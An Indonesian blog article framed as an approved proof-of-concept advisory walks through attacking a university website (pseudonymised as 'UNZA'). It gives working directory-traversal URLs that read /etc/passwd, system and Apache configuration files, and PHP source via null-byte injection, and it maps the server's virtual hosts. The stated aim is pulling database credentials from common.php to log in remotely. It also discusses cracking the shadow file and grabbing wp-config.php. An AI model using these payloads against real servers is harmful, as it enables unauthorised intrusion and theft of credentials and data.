

Teknik Web Hacking

July 8

2011

Artikel ini merupakan Proof Of Concept (POC) dari teknik web hacking.
Keseluruhan isi artikel ini merupakan Advisory yang telah disetujui oleh Admin
selaku penanggung jawab dari website tsb.

AI-Mansyurin IT

Teknik Web Hacking beserta Proof Of Concept

Pada pertengahan Mei tahun 2011 kemarin, tepat pada gencar-gencarnya Pendaftaran Mahasiswa Baru pada seluruh PTN di Indonesia. Banyak dari teman-teman SMK saya yang mendaftar ke berbagai PTN, baik melalui jalur PMDK ataupun Ujian Tertulis. Dan yang melalui jalur PMDK, hanya yang memilih UNZA saja yang lulus seleksi. Saya pun penasaran, dan ingin melihat langsung pada website resmi www.unza.ac.id

Sesuai perjanjian saya dengan Admin dari website tsb sebelumnya, saya menyamarkan nama Universitas dan gambar-gambar POC di dalam artikel ini. Mengingat Universitas tsb memiliki peranan penting di Indonesia, dan nama baiknya pun sangat dijaga. Universitas tsb merupakan salah satu dari Universitas ternama di Jawa Timur. Sebut saja UNZA (nama samaran), dan memiliki website beralamatkan www.unza.ac.id (domain samaran).

Berikut tampilan utama dari website tersebut (7 Juni 2011),




<http://www.unza.ac.id>

Secara kasap mata, tidak kita sadari bahwa website dari Universitas sebesar itu memiliki hole (celah), yang menunggu untuk kita eksploitasi (^_^). Oke, sekarang dimanakah letak celah tersebut?? Berikut dalam advisory ini, akan saya bahas sampai tuntas.

Perlu diketahui sebelumnya, dengan saya post advisory ini di Internet, berarti advisory ini telah disetujui oleh admin UNZA. Dan artikel ini ditujukan untuk pendidikan semata!!

1. LOCAL FILE DISCLOSURE / DIRECTORY TRASVERSAL

Local File Disclosure / Directory Traversal termasuk salah satu teknik hacking yang terjadi akibat kesalahan kode pemrograman oleh web developer dalam membuat website. Celah ini dapat dimanfaatkan oleh "Hacker" untuk mendownload file apapun yang terletak di direktori manapun pada server tersebut.




<http://www.unza.ac.id/images>

Pada website utama UNZA, ketika kita tambahkan kata "images" pada URL (Uniform Resource Locator) seperti diatas. Secara otomatis file "index.php" yang berada pada folder tersebut membuka "force-download" dan mengijinkan kita untuk mendownload file apapun dari server tersebut.

Celah tersebut tidak hanya terdapat pada halaman utama website UNZA saja, melainkan hampir seluruh Sub Domain dari server tersebut juga mengalami hal yang sama. Yang saya ketahui, terdapat dua celah LFD (Local File Disclosure), yaitu pada direktori "images" dan "docs".


Sebagai tambahan, ada salah satu sub domain UNZA yang menggunakan CMS Wordpress. Lebih tepatnya yaitu <http://fmipa.unza.ac.id>, mungkin hal ini dapat kita manfaatkan nantinya ☺.

Okeelah, sekarang bagaimana kalau kita coba naik ke direktori di atasnya, dan mencoba mendownload file lain yang lebih penting, file system misalnya. Kita anggap saja server UNZA menggunakan sistem operasi Linux, dan kita akan mendownload file "passwd" menggunakan teknik berikut.



<http://www.unza.ac.id/images?../../../../../../../../etc/passwd>


Setelah kita tebak-tebak, dari satu direktori kemudian pindah ke direktori lain yang lebih atas. Ternyata file WWW dari homepage UNZA terletak di tujuh level dibawah direktori root. [Direktori root "/" adalah direktori teratas pada sistem operasi Linux]. Dan seperti yang terlihat diatas, file passwd pun dapat kita download.



Pada file tersebut, dapat kita ketahui bahwa pada server UNZA terdapat beberapa user yang memiliki akses shell. Di antaranya adalah **bpoer**, **soboparan**, **fmipa**, **pustaka**, **pgsd**, dan tentunya **root**.


File **passwd** sudah kita download, sekarang tinggal kita download file **shadow** yang menyimpan enkripsi password dari user tersebut. Dengan begitu kita dapat meng-cracknya menggunakan software ketiga seperti **John The Ripper**. Namun ketika saya coba mendownloadnya, tidak terjadi hal apapun, yang artinya file tersebut tidak dapat kita download. Hal ini disebabkan karena file **shadow** tsb hanya dapat diakses oleh super user (root). Mungkin ber-attribute 711. (-_-)

Yang penting, sekarang kita sudah tahu bahwa server UNZA tersebut menggunakan sistem operasi Linux. Namun yang tidak kita ketahui disini yaitu Distro apakah yang dipakainya. Untuk mengetahui hal tersebut, kita tinggal mendownload saja file yang menyimpan informasi tersebut, yaitu file "profile" berikut.



<http://www.unza.ac.id/images/?.../etc/profile>

Dalam file **profile** tersebut, terlihat bahwa linux yang digunakan adalah FreeBSD. Dengan begini, cara yang kita gunakan akan lebih spesifik lagi, yaitu khusus untuk distro tersebut saja. Pada keluarga BSD, terdapat suatu file yang mengatur "application start-up". File tersebut adalah **rc.conf**, yang berfungsi untuk memajemen aplikasi, apakah akan dijalankan secara otomatis ketika start-up atau tidak.




<http://www.unza.ac.id/images/?.../etc/rc.conf>

Setelah kita buka, ternyata ada beberapa aplikasi yang enable/aktif. Diantaranya adalah :


- SSHD (Remote System)
- MySQL (Database)
- Apache22 (Web Server)

Dari data diatas, kita ambil salah satunya yang berhubungan dengan web server, yaitu Apache versi 2. Sekarang coba berfikir secara kreatif, dalam keadaan default aplikasi Apache22 memiliki file konfigurasi utama **httpd.conf** yang terletak dalam direktori **/usr/local/etc/apache22/httpd.conf** berikut.



<http://www.unza.ac.id/images?../../../../usr/local/etc/apache22/httpd.conf>

Setelah kita pelajari lebih lanjut, ternyata dalam file tersebut ada pernyataan **Include** ke suatu file konfigurasi yang lain. Pernyataan **Include** tersebut merujuk ke file **httpd-vhosts.conf** yang mengandung informasi yang lebih penting lagi. Karena dalam file tersebut, semua informasi tentang Virtual Host disimpan.



<http://www.unza.ac.id/images?../../../../usr/local/etc/apache22/extra/httpd-vhosts.conf>

Pada gambar diatas, adalah salah satu konfigurasi tentang Virtual Host untuk domain utama UNZA. Yang terletak pada direktori **/usr/home/soboparan/www1** . Tidak hanya itu, semua konfigurasi dari sub domain UNZA pun terdapat dalam file tersebut. Berikut saya rangkum agar lebih mudah :


Directory WWW of UNZA Server

No.	DocumentRoot	ServerName	Note
1	/usr/home/soboparan/apps	apps.unza.ac.id	Maintenance
2	/usr/home/soboparan/http_docs	humas.unza.ac.id p4.unza.ac.id puskom.unza.ac.id perpustakaan.unza.ac.id baak.unza.ac.id bauk.unza.ac.id mpkk.unza.ac.id lemlit.unza.ac.id pusatbahasa.unza.ac.id lpm.unza.ac.id unipress.unza.ac.id pjm.unza.ac.id ulp.unza.ac.id sg.unza.ac.id fik.unza.ac.id asrama.unza.ac.id seminarkimia.unza.ac.id	
3	/usr/home/soboparan/cv	cv.unza.ac.id	
4	/usr/home/soboparan/intra	intra.unza.ac.id	
5	/usr/home/soboparan/blog	blog.unza.ac.id	Empty Directory

6	/usr/home/soboparan/bk	bk.unza.ac.id	
7	/usr/home/soboparan/www1	www.unza.ac.id fip.unza.ac.id	
8	/usr/home/soboparan/pmb	pmb.unza.ac.id	
9	/usr/home/fmipa/www	fmipa.unza.ac.id	Wordpress
10	/usr/home/pustaka/www	pustakapendidik.unza.ac.id	Other CMS
11	/usr/home/soboparan/https_docs	secure.unza.ac.id www.unza.ac.id/secure	Maintenance

Sebagai tambahan, semua file LOG dari Virtual Host diatas diletakan dalam direktori /usr/home/soboparan/log. Mungkin hal ini dapat kita manfaatkan nantinya jika server tersebut juga vulnerable terhadap serangan LFI. Tapi apakah mungkin server dari Universitas sebesar itu memiliki banyak sekali celah, hemm (-_-) ???

Okey, target utama kita disini adalah homepage UNZA. Jadi kita fokuskan pada direktori **www1** seperti tabel diatas. Keuntungan dari celah LFD / Force-Download ini adalah, kita diperbolehkan untuk mendownload file atau bahkan FOLDER sekalipun. Dan FOLDER yang telah kita download tersebut menyimpan sebuah informasi yang tertulis dalam format HEXA seperti gambar di bawah ini. Informasi tersebut adalah **listing directory**.



<http://www.unza.ac.id/images/?../../../../../../../../usr/home/soboparan/www1>

Keuntungan lain dari LFD ini adalah kita dapat mendownload file yang berekstensi PHP dengan menambahkan **NULL BYTE INJECTION** (%00) di belakang URL.


Sebenarnya, file utama **index.php** dari direktori **www1** tersebut berisikan script berikut,

```
<?php header('location:home'); ?>
```

Maksud dari script diatas adalah, ketika file **index.php** diload, maka akan otomatis redirect ke lokasi **home**. Nah, lokasi home ini sendiri bukanlah folder, melainkan rujukan yang menuju ke file **index_unza.php** dan informasi tersebut terdapat pada file **.htaccess**


Setiap web server yang berbasis Database, pasti memerlukan user dan password dari DB tersebut untuk dapat manajemen dan meng-update data yang ada. Dan informasi penting tersebut tentu disimpan di dalam suatu file, yang berekstensi PHP pula. Contohnya yaitu file **wp-config.php** yang terdapat pada CMS Wordpress. Nah, sebelumnya kita sudah membahas bahwa sub domain FMIPA juga menggunakan wordpress, hayho!! Dengan begitu kita bisa langsung mendownload file tersebut dari direktori **fmipa**, benar kan??

Namun, untuk saat ini kita akan memfokuskan pada halaman utama server UNZA saja.



http://www.unza.ac.id/images/?../../../../../../../../usr/home/soboparan/www1/index_unza.php%00

Dalam file **index_unza.php** di atas, terdapat perintah **include** yang merujuk pada file **common.php**, dan kemudian diikuti perintah untuk koneksi ke dalam Database. Jadi bisa kita simpulkan, bahwa file **common.php** menyimpan informasi penting tentang database tersebut. Okelah, sekarang kita lihat file tersebut.



<http://www.unza.ac.id/images/../../../../usr/home/soboparan/www1/common.php%00>

Hemm... (^_^), kog mudah sekali yah? Informasi sudah di depan mata begini. Sekarang tinggal kita coba masuk ke dalam Database tersebut melalui server luar. Dalam hal ini, kita dapat menggunakan "MySQL Web GUI Manager" seperti halnya PhpMyAdmin untuk memudahkan kita dalam memanajemen DB tersebut.

